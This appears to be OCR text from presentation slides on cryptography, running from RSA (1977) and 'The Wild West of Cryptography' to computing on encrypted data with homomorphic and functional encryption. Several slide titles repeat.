
Internet

RSA
1977

The Wild West of Cryptography




The Wild West of Cryptography



COMPUTING ON ENCRYPTED DATA:

Powerful Tools

The Wild West of Cryptography



COMPUTING ON ENCRYPTED DATA:

Powerful Tools

The Wild West of Cryptography

Functionality Privacy

COMPUTING ON ENCRYPTED DATA:

Homomorphic Encryption

Functional Encryption

omomorphic and Functional Encryption

THANK YOU